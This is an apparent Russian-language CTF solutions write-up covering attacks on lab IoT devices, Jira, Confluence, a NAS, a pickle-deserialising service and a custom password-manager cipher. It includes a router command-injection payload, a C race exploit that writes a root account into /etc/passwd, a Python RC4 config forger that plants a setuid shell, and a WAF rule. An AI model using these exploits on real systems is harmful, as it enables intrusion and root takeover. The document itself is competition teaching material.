Необходимо перейти по эндпоинту `/custom-anim`, где в одной из анимаций и будет находиться флаг: `nto{un4u7h3n71c473d_w3b_p07_4cc355}`.




Рис. 4.3.3

Подзадача 2. Кроличий горшок 2

Участникам необходимо изучить функционал API умного горшка (например, используя опубликованные в сети интернет-исследования данной модели). После этого следует написать скрипт на одном из языков программирования для извлечения значений, хранящихся в памяти устройства, через эндпоинт `/control`. Пример кода на языке Python приведен ниже.

Python

```python
import struct
import requests

start_param = 0
end_param = 1337

with open("dumpy.bin", "wb") as f:
    for i in range(start_param, end_param):
        print(f"[*] Requesting {i}")
        r = requests.post("http://ADDRESS/control", json={"cmd": 1,
        ↪  "param": i})
        value = r.json()["value"]
        if type(value) == int:
            f.write(struct.pack("<i", value))
        elif type(value) == float:
            f.write(struct.pack("<f", value))
        elif value is None:
            f.write(struct.pack("<i", 0))
        else:
            print("Unknown type!", value)
        f.flush()
```

При получении данных по индексу (значение параметра `param`) 1700–1745 из памяти будет извлечен флаг: `nto{p07_wh475_1n_ur_h34d}`.

```
┌──(kali㉿kali)-[~/ctfs/gorshok]
└─$ cat memdump
ASUS-3nto{p07_wh475_1n_ur_h34d}8oaryhUqEU20Nobf31704
```

Рис. 4.3.4

Подзадача 3. Wi-Fi-роутер 1

Получив флаг из памяти горшка, необходимо подключиться с этими данными к административной панели управления роутером Asus (10.10.1.155, 10.10.1.157): `admin | nto{p07_wh475_1n_ur_h34d}`. Далее необходимо перейти в раздел роутера: **Administration**, далее — вкладка **System**, в поле **NTP Server** находится флаг: `nto{p455_r3u53_15_d4n63r0u5}`.

Подзадача 4. Wi-Fi-роутер 2

Необходимо выполнить эксплуатацию уязвимости CVE-2022-31874. Например, в панели администратора роутера можно перейти в раздел **Network Tools**. Во вкладке **Ping** в поле адрес выполнить следующую нагрузку: `8.8.8.8;cat /root/flag`.

После выполнения команды будет выведен флаг: `nto{c0n6r475_y0uv3_ju57_f0und_z3r0}`.

Подзадача 5. Камера 1

Для решения задания участнику необходимо проэксплуатировать уязвимость CVE-2021-4045, которая позволяет неаутентифицированному пользователю выполнить произвольный код на устройстве. В файле `/tmp/etc/uc_conf/user_management` хранятся данные учетной записи, которые следует использовать для перехвата видеопотока.

```
/tmp/etc/uc_conf # cat user_management

config root 'root'
        option username 'admin'
        option passwd '6BF9E47C030BA079C2EED06CE802E41E'
        option ciphertext 'YeJOA6KDx2tBSJPxeE0waaAxfBniCAwG91Q
        option sharepwd '6a826bb49338972beac07c04a39f182b'

config third_account 'third_account'
        option username '——'
        option passwd '——'
        option ciphertext 'dl5GoIRk+FMC/JgP5yLjA+r8PynYYSai8DS

config authentication 'authentication'
        option basic_enabled '0'
```

Рис. 4.3.5

После этого нужно воспользоваться данными УЗ для подключения к видеопотоку камеры через порт 8800 (например, с помощью утилиты, описанной в одном из исследований, https://drmnsamoliu.github.io/video.html).

```
┌──(kali㉿kali)-[~/ctfs/camera]
└─$ source ./newpwnvenv/bin/activate .

┌──(newpwnvenv)─(kali㉿kali)-[~/ctfs/camera]
└─$ python3 videostream.py
[+] Opening connection to 192.168.1.26 on port 8800: Done
/home/kali/ctfs/camera/videostream.py:45: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.send(req)
/home/kali/ctfs/camera/videostream.py:46: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  'RCV: %r' % p.recvuntil('nonce="')
/home/kali/ctfs/camera/videostream.py:47: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  auth_nonce = p.recvuntil('"', drop=True)
/home/kali/ctfs/camera/videostream.py:48: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil('Connection: close' + RN * 2)
[*] AUTH NONCE: 5ecdbea896915f3beb586ae97d0dc6320000024b18b479ba
/home/kali/ctfs/camera/videostream.py:65: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.send(req)
/home/kali/ctfs/camera/videostream.py:67: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil('nonce="')
/home/kali/ctfs/camera/videostream.py:68: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  aes_nonce = p.recvuntil('"', drop=True)
/home/kali/ctfs/camera/videostream.py:69: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil('Connection: keep-alive' + RN * 2)
/home/kali/ctfs/camera/videostream.py:70: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.send(JSON_REQ_1)
[*] AES NONCE: af49a30ddc9c7815d51e3b135b261ecb0000024b19b8ad40
[*] AES KEY: 924097a643b9ee624743f42a0fcd6168
[*] AES IV:  76ddc517dac7c9b47f08bf6e6687faa3
/home/kali/ctfs/camera/videostream.py:112: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  rcv = p.recvuntil(RN * 2, drop=True)
RCV: 384 encrypted bytes (Content-Length: 384)
/home/kali/ctfs/camera/videostream.py:129: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  rcv = p.recvuntil(RN * 2, drop=True)
RCV: 384 encrypted bytes (Content-Length: 384)
RCV: 33104 encrypted bytes (Content-Length: 33104)
RCV: 384 encrypted bytes (Content-Length: 384)
RCV: 384 encrypted bytes (Content-Length: 384)
RCV: 6032 encrypted bytes (Content-Length: 6032)
RCV: 384 encrypted bytes (Content-Length: 384)
RCV: 384 encrypted bytes (Content-Length: 384)
RCV: 2080 encrypted bytes (Content-Length: 2080)
```

Рис. 4.3.6

После чего получить доступ к видео. Флаг `nto{y0u_4r3_6r0z4_74pk0v}`.

Рис. 4.3.7

Подзадача 6. Камера 2

Для решения задания участникам необходимо проанализировать прошивку устройства, получить данные из файловой системы `squash-fs`.

```
┌──(kali㉿kali)-[~/ctfs/camera/test]
└─$ binwalk firmware.bin
/usr/lib/python3/dist-packages/binwalk/cor
  self.period = re.compile("\.")

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------
24576         0x6000          LZMA compres
131328        0x20100         gzip compres
352256        0x56000         LZMA compres
393728        0x60200         LZMA compres
1860608       0x1C6400        Squashfs fil
```

Рис. 4.3.8

```
┌──(kali㉿kali)-[~/…/test/_firmware.bin.extracted/squashfs-root/etc]
└─$ ls usr_conf_data
usr_conf_data
```

Рис. 4.3.9

Затем посредством утилиты `openssl` и статического ключа для шифрования `usr_conf_data` расшифровать содержимое файла, а далее — с помощью утилиты `binwalk` извлечь данные УЗ для доступа к камере.

```
config root 'root'
        option username 'taygarabbit'
        option passwd 'tayezhniykrolik1336@!'
        option ciphertext 'dl5GoIRk+FMC/JgP5yLjA+r8PynY
        option sharepwd ''
        option comment ''
```

Рис. 4.3.10

С помощью одного из фреймворков взаимодействия с камерой (например, https://github.com/KusoKaihatsuSha/appgotapo) необходимо получить доступ к камере и отключить режим сигнализации. Флаг находится на компьютере за камерой. Флаг: `nto{74p0chn1y_73l3k1n3z}`.

```
┌──(kali㉿kali)-[~/ctfs/camera/appgotapo]
└─$ go run main.go -host 10.10.1.212 -u taygarabbit -p tayezhniykrolik1336@!
```

Рис. 4.3.11

Подзадача 7. Принтер 1

Для решения задания участнику необходимо проэксплуатировать уязвимость CVE-2022-1026, которая позволяет неаутентифицированному пользователю выгрузить данные учетных записей, сохраненные для выгрузки результатов сканирования на удаленные сетевые ресурсы, в открытом виде. С полученными данными УЗ необходимо подключиться к сервису `ftp` другого узла сети, указанного в описании задания и получить файл `NTOflag1.txt`, в котором и содержится флаг.

Флаг: `nto{f7p_4cc355_fr0m_ky0c3r4}`.

Подзадача 8. Принтер 2

Необходимо проанализировать конфигурационный файл `redis.conf`, к которому был получен доступ в ходе решения предыдущего задания «Принтер 1». В данном файле хранится данные для доступа к `redis`. Получив данные, находим репозиторий, в котором описывается вектор получения удаленного выполнения кода через подгрузку модуля для `redis` (например, https://github.com/n0b0dyCN/RedisModules-ExecuteCommand). Компилируем его, загружаем на `ftp`, подгружаем в `redis` и получаем возможность выполнения кода от пользователя `root`.

Флаг: `nto{d0n7_0v3r3xp0s3_ur_r3d15}`.

Подзадача 9. Инфраструктура — сервис печати 1

Для решения задания участнику необходимо повысить привилегии в системе с помощью бинарного файла, которая позволяет неаутентифицированному пользователю выполнить произвольный код на узле.

Флаг: `nto{n0t_my_cup5_0f_734}`.

Подзадача 10. Инфраструктура — сервис печати 2

Для решения задания участнику необходимо повысить привилегии в системе с помощью бинарного файла `minerd`. В ходе реверс-инжиниринга данного файла необходимо получить информацию о работе данного исполняемого файла. Таким образом, уязвимый сервис использует файл `/opt/minerd/log/minerd.log`, который может быть редактирован участником из-за привилегий директории, в которой он находится.

Исполняемый файл проверяет наличие файла, отсутствие симлинка на нем, после чего обрабатываемому файлу назначаются такие права доступа, что низкопривилегированный пользователь может его редактировать. Исходный код сервиса на C представлен ниже.

C

```c
// must be group-writable to user
#define LOGFILE "/opt/minerd/log/minerd.log"
#define MAX_ROUNDS 25000
#define SLEEP_TIME 5

void mine_block(void)
{
    int fd;
    struct stat buf;
    int x;
    long long val;

    if (lstat(LOGFILE, &buf) == -1)
    {
        puts("Nofile");
        return;
    }

    if (S_ISLNK(buf.st_mode))
    {
        puts("Symlink");
        return;
    }

    val = 0;
    for (int i = 0; i < MAX_ROUNDS; i++)
    {
        for (int j = 0; j < 64; j++) {
            val = val * 2 + rand() % 8;
        }
    }

    if ((fd = open(LOGFILE, O_WRONLY | O_CREAT | O_APPEND, 0644)) ==
    ↪  -1)
    {
        return;
    }

    dprintf(fd, "Hash found: %llx\n", val);

    // Setting permissions
    fchown(fd, buf.st_uid, buf.st_gid);
    fsync(fd);
```

```
43      close(fd);
44  }
45
46  int main()
47  {
48      puts("Starting miner");
49      fflush(stdout);
50      srand(time(NULL));
51      while(1)
52      {
53          mine_block();
54          sleep(SLEEP_TIME);
55      }
56  }
```

Таким образом, для успешного решения задачи участнику необходимо установить симлинк, например, на файл `/etc/passwd` в момент времени между проверкой сервисом наличия симлинка и установлением новых прав доступа для обрабатываемого файла. После чего редактировать файл (например, `/etc/passwd`) для получения возможности выполнения команды с привилегиями суперпользователя.

Пример кода на C для эксплуатации уязвимости приведен ниже.

C

```c
int main()
{
    puts("Race started");
    while (access("/etc/passwd", W_OK))
    {
        int fd = open("/opt/minerd/log/minerd.log", O_WRONLY |
        ↪  O_CREAT, 0777);
        close(fd);
        usleep(500);
        unlink("/opt/minerd/log/minerd.log");
        usleep(500);
        symlink("/etc/passwd", "/opt/minerd/log/minerd.log");
        usleep(500);
        unlink("/opt/minerd/log/minerd.log");
    }
    puts("Race won");
    int fd = open("/etc/passwd", O_WRONLY | O_APPEND);
    dprintf(fd,
    ↪  "hacker:$1$ha1gqzTxDMAA81FPMd1M84X0:0:0::/root/bin/bash"); //
    ↪  openssl passwd -1 -salt ha 123456
    close(fd);
    puts("You can now login as hacker:123456 using su");
}
```

Флаг: `nto{humm3lch3n0_15_pr0ud_0f_y0u}`.

Подзадача 11. Инфраструктура — Jira

Задание состоит из двух контейнеров — `smtpd` и Atlassian Jira. Участникам доступен функционал связи с администратором сайта. Для успешного решения задания необходимо проэксплуатировать уязвимость внедрения шаблонов на стороне сервера в Jira (SSTI, CVE-2019–11581) и получить возможность выполнения произвольного кода в системе.

Флаг: `nto{j1rn4y4_uy4zv1m057}`.

Подзадача 12. Инфраструктура — Confluence 1

Для решения задания участнику необходимо проэксплуатировать уязвимость CVE-2023-22527, которая позволяет неаутентифицированному пользователю выполнить произвольный код на узле.

Флаг: `nto{c0nflu3nc3_15_und3r_4774ck}`.

Подзадача 13. Инфраструктура — Confluence 2

Необходимо повысить привилегии в системе с помощью бинарного файла `monitor`, который находится в `crontab` и исполняется с привилегиями пользователя `root`. В ходе реверс-инжиниринга данного файла необходимо получить информацию о работе данного исполняемого файла. Таким образом, файл `/opt/monitor.conf` содержит в себе зашифрованный `json`-объект, в поле `health_check` которого содержится команда, которая выполняется при запуске исполняемого файла monitor.

Для решения задания участнику необходимо получить конфигурацию алгоритма RC4 из бинарного файла в ходе обратной разработки и зашифровать произвольную команду для выполнения в системе с привилегиями пользователя `root`. Возможный вариант эксплойта на Python см. ниже.

Python

```python
"""
ka = 0xde
kb = 0xad
kc = 0xbe
kd = 0xef
"""

class RC4:
    la = 0x8b
    lb = 0xad
    lc = 0xF0
    ld = 0x0D

    def __init__(self):
        key = [0xde, 0x8b, 0xad, 0xad, 0xbe, 0xf0, 0xef, 0xd]
        S = list(range(256))
        j = 0
        for i in range(256):
            j = (S[i] + key[i % len(key)] + j) & 0xff
            S[i], S[j] = S[j], S[i]
        self.S = S
        self.keystream = None

    def crypt(self, data):
        assert isinstance(data, (bytes, bytearray))
        keystream = self.keystream or self._keystream_generator()
        return bytes([a ^ b for a, b in zip(data, keystream)])

    def _keystream_generator(self):
        S = self.S.copy()
```

```
        x = y = 0
        while True:
            x = (x + 1) & 0xff
            y = (S[x] + y) & 0xff
            S[x], S[y] = S[y], S[x]
            i = (S[x] + S[y]) & 0xff
            yield S[i]

if __name__ == '__main__':
    c = RC4()
    payload = "/bin/bash /var/tmp/; chmod u+s /var/tmp/bash"
    d = {'health_check': payload, 'logfile!': '/opt/monitor.log'}
    config = c.crypt(json.dumps(d).encode('utf-8'))
    outfile = open('monitor.conf', 'wb')
    outfile.write(config)
    outfile.close()
```

Флаг: `nto{p0576r35_3xpl0174710n_0n_c0nf}`.

Подзадача 14. Инфраструктура — NAS 1

Следует использовать технику Port Knocking. Порты для техники находились в интервале, указанном в описании задания — 1337–1377. Необходимые порты — 1345, 1362, 1337. При успешной отправке `syn`-пакетов на эти порты для участника открывается порт 80, на котором развернут сервис OpenMediaVault. Для входа в него нужно использовать логин/пароль по умолчанию. Флаг находится в одном из названий общих папок.




Рис. 4.3.12

Флаг: `nto{kn0ckd_n70_r3v3n63}`.

Подзадача 15. Инфраструктура — NAS 2

Задание представляет собой развернутый сервис OpenMediaVault. Сервис был сконфигурирован таким образом, что для входа в панель достаточно использовать

данные учетной записи по умолчанию. Для решения задания участникам необходимо проэксплуатировать уязвимость CVE-2020-26124, которая позволяет аутентифицированному пользователю получить возможность выполнения произвольных команд.

Флаг: `nto{4_l177l3_ch33ky_cv3}`.

Подзадача 16. Касса

При покупке билета пользователю выдается файл с сериализованым объектом `pickle`, в котором описана информация о купленном билете.

Уязвимость заключается в том, что пользователь может сериализовать любой объект python и загрузить его на сервер. После загрузки объект будет диссериализован, что приводит к `rce`.

Флаг: `nto{w3lc0m3_t0_t4e_tr41n!!!}`.

Подзадача 17. Касса WAF

Правило, которое закрывает уязвимость.

```
SecRule REQUEST_BODY "@rx \x80\x04\x95.*?(posix|os|subprocess|system|eval|exec|base64|urllib)" \
 "id:2001,\
 phase:2,\
 t:none,\
 deny,\
 status:403,\
 log,\
 msg:'Detected potential Python Pickle RCE attempt'"
```

Решение — запуск сплоита (редактируем адрес приложения):

```
python3 solve/sploit.py
```

Подзадача 18. Менеджер паролей 1

Портативный парольный менеджер с графическим интерфейсом на языке Go: NekoPASS.

Приложение имеет собственный формат хранилища, включающий в себя зашифрованный блок данных, базирующийся на одном из криптографических алгоритмов: AES128-ECB или на встроенном криптографически слабом алгоритме — `nekocrypt`.

Криптографический алгоритм состоит из многоуровневого гаммирования и подвержен атаки с использованием известного фрагмента открытого текста. Восстановление промежуточного ключа возможно 1 к 1 при наличии соответствующего байта исходного текста.

К менеджеру паролей прилагается файл хранилища, использующий `nekocrypt`. Участникам необходимо разобраться с форматом файла хранилища и произвести его взлом для получения новых авторизационных данных или флага.

При шифровании исходная база выравнивается в формате PCKS7, а сам шифр подвержен атаке известного исходного текста.

Один байт исходного текста позволяет гарантированно получить соответствующий байт ключа.

Таким образом, для максимального упрощения взлома криптографии можно подготовить такой набор исходных данных, длина которого в исходном виде будет давать 0 по модулю длины блока (16 байтов).

Имеем графический парольный менеджер на языке Go и база с сохраненным в нее флагом.

Первым делом всегда нужно протестировать объект исследования: в приложении находим выпадающее меню с возможностью создания/загрузки парольной базы. Оба варианта требуют от нас ввода мастер-пароля, а при создании базы имеется возможность выбрать используемый шифр.

Далее попробуем открыть парольную базу в хекс-редакторе.




Рис. 4.3.13

Выглядит не слишком информативно, а нестандартные магические байты в заголовке указывают на самописную природу структуры.

Можно попробовать создать несколько баз с видоизмененными параметрами и содержимым для дальнейшего сравнения.




Рис. 4.3.14

Так, при создании двух идентичных баз с различными выбранными шифрами мы находим единственный отличающийся байт.

Уже сейчас мы можем сделать предположение, что байт по смещению `0x0A` хранит указывает на используемый криптографический алгоритм:

* `0x62` — AES128;

* `0x61` — `nekocrypt`.

Таким же способом предполагаем, что по смещению `0x0B:0x2A` находится 32-байтный хэш пароля, а за ним — количество блоков и непосредственно зашифрованное содержимое.

Все эти предположения возможно сделать без непосредственного реверс-инжиниринга исполняемого файла, опираясь на характер изменений содержимого базы.

Полученные знания позволяют сделать вывод, что база с флагом зашифрована с помощью `nekocrypt`, а значит, сразу понятно, что искать.





Рис. 4.3.15

В IDA Pro 9 есть встроенный модуль, парсящий символьную информацию. Возможно, ghidra тоже так умеет, а для более старшей версий иды есть alphagolang-скрипты.

```
21  temp = nekopass_internal_core_nekocrypt_Pad(stream, 16LL);
22  plain_len = temp.len;
23  plain = temp.array;
24  plain_cap = temp.cap;
25  temp.array = master_key.array;
26  temp.len = master_key.len;
27  temp.cap = key_16;
28  nekopass_internal_core_nekocrypt_Digest(temp);
29  v2 = plain_len;
30  blocks_count = plain_len >> 4;
31  master_key.len = (int)plain;
32  master_key.cap = plain_cap;
33  for ( i = 0LL; i < blocks_count; i = v9 )
34  {
35    i_1 = i + 1;
36    master_key.array = (uint8 *)(16 * (i + 1));
37    if ( (uint8 *)master_key.cap < master_key.array )
38      goto LABEL_8;
39    block_offset = 16 * i;
40    if ( (uint8 *)block_offset > master_key.array )
41    {
42      runtime_panicSliceB();
43 LABEL_8:
44      runtime_panicSliceAcap();
45    }
46    v9 = i_1;
47    nekopass_internal_core_nekocrypt_ecb_blockEnc(
48      master_key.len + (((__int64)(block_offset - master_key.cap) >> 63) & block_offset),
49      &master_key.array[-block_offset]);
50    blocks_count = plain_len >> 4;
51    master_key.len = (int)plain;
52    v2 = plain_len;
53    master_key.cap = plain_cap;
```

Рис. 4.3.16

Не стоит слишком верить чистому выводу декомпилятора, без вашей помощи в типизации и исправления `calling convention` вывод может быть некорректным, поэтому следует почаще смотреть ассемблерный листинг для уточнения передаваемых аргументов в функции.



```
key_16 = master_key.cap;
temp = nekopass_internal_core_nekocrypt_Pad(stream, 16LL);
plain_len = temp.len;
plain = temp.array;
plain_cap = temp.cap;
temp.array = master_key.array;
temp.len = master_key.len;
temp.cap = key_16;
digest = *(_OWORD *)&nekopass_internal_core_nekocrypt_Digest(temp);
v2 = plain_len;
blocks_count = plain_len >> 4;
v4 = plain;
v5 = plain_cap;
for ( i = 0LL; i < blocks_count; i = v13 )
{
  i_1 = i + 1;
  v8 = 16 * (i + 1);
  if ( v5 < v8 )
    goto LABEL_8;
  block_offset = 16 * i;
  if ( block_offset > v8 )
  {
    runtime_panicSliceB();
LABEL_8:
    runtime_panicSliceAcap();
  }
  v13 = i_1;
  nekopass_internal_core_nekocrypt_ecb_blockEnc(&v4[((__int64)(block_offset - v5) >> 63) & block_offset], digest);
  blocks_count = plain_len >> 4;
  v4 = plain;
  v2 = plain_len;
  v5 = plain_cap;
}
```

Рис. 4.3.17

Теперь листинг имеет смысл.

Разобрав функцию `blockEnc`, должно получиться что-то вроде нижеследующего кода (на Go).

go

```go
const blockSize = 16
const rounds = 25
var (
        pbox = [256]uint8{162, 224, 202, ... 187, 204, 10}
        mask = [blockSize]uint8{123, 171, 173, ... 129, 211, 118}
)
func rol8(x uint8, r uint8) uint8 {
        return (x << (r % 8)) | (x >> (8 - (r % 8)))
}
func applyMask(block []byte) {
        for i, b := range mask {
                block[i] ^= b
        }
}
func unrot(block []byte) {
        for i := range blockSize {
                block[i] = rol8(block[i], 5)
        }
}
func blockEnc(block []byte, key [16]byte) {
        defer applyMask(block)
        pkey := make([]byte, len(key))
        copy(pkey, key[:])
```

```
        for range rounds {
                for i := range blockSize {
                        block[i] ^= pkey[i]
                        block[i] = rol8(block[i], 3)
                        pkey[i] = pbox[pkey[i]]
                }
        }
}
```

Видно, что каждый байт блока шифруется независимо друг от друга. Значит, на каждый байт шифротекста зависит только от соответствующего байта ключа и исходного сообщения, при этом ключ (кастомный хэш от мастер пароля) используется один для всех блоков.

Значит, можно восстановить ключ, имея известные куски исходного сообщения.

Интеднет решение опирается на перебор паддинга, см. солвер.

Флаг: `nto{n3koo_100_s3curity_0}`.

Подзадача 19. Менеджер паролей 2

Разработчики продолжили совершенствовать криптографию, используемую в NekoPASS, и разработали прототип нового шифра. Блочный шифр подвержен сдвиговой атаке и может быть взломан в пределах разумного времени.

Из описания становится ясно, что шифр подвержен сдвиговой атаке.

Подробно почитать про сдвиговую атаку можно тут: https://disk.yandex.ru/d/p_1p_nK3Wtm2_A/A_Tutorial_on_Slide_Attacks.pdf.

Далее будем исходить из того, что читатель знаком с данной атакой.

Для начала взглянем на функцию шифрования блока.

Python

```python
def block_enc(d: bytearray, k: bytearray) -> None:
    for _ in range(ROUNDS):
        for i in range(0, BLOCKSIZE, CHUNKSIZE):
            d0, d1, d2, d3 = d[i:i+CHUNKSIZE]

            t0 = d2^d1
            t1 = d0^d1^d2
            t2 = d2^d3
            t3 = d0^d1
            d[i+0] = rol(sbox[t3 ^ k[i+2]], 3, 8) ^ k[i+2]
            d[i+1] = rol(sbox[t2 ^ k[i+0]], 5, 8) ^ k[i+0]
            d[i+2] = rol(sbox[t0 ^ k[i+3]], 3, 8) ^ k[i+3]
            d[i+3] = rol(sbox[t1 ^ k[i+1]], 5, 8) ^ k[i+1]

            kc = k[i:i+CHUNKSIZE]
            for ki in range(4):
                kj = rand() & 3
                k[i+ki] = kc[kj]
    return d
```

Можно заметить, что блок разбивается на чанки по 4 байта, каждый из которых шифруется независимо. Это значит, что фактический размер блока равен размеру

чанка. Это ограничивает количество итераций для полного брута ключа до $2^{32} \times$ $\times 4$ итераций, однако из-за количества раундов взлом за разумное время (в рамках соревнования) невозможен.

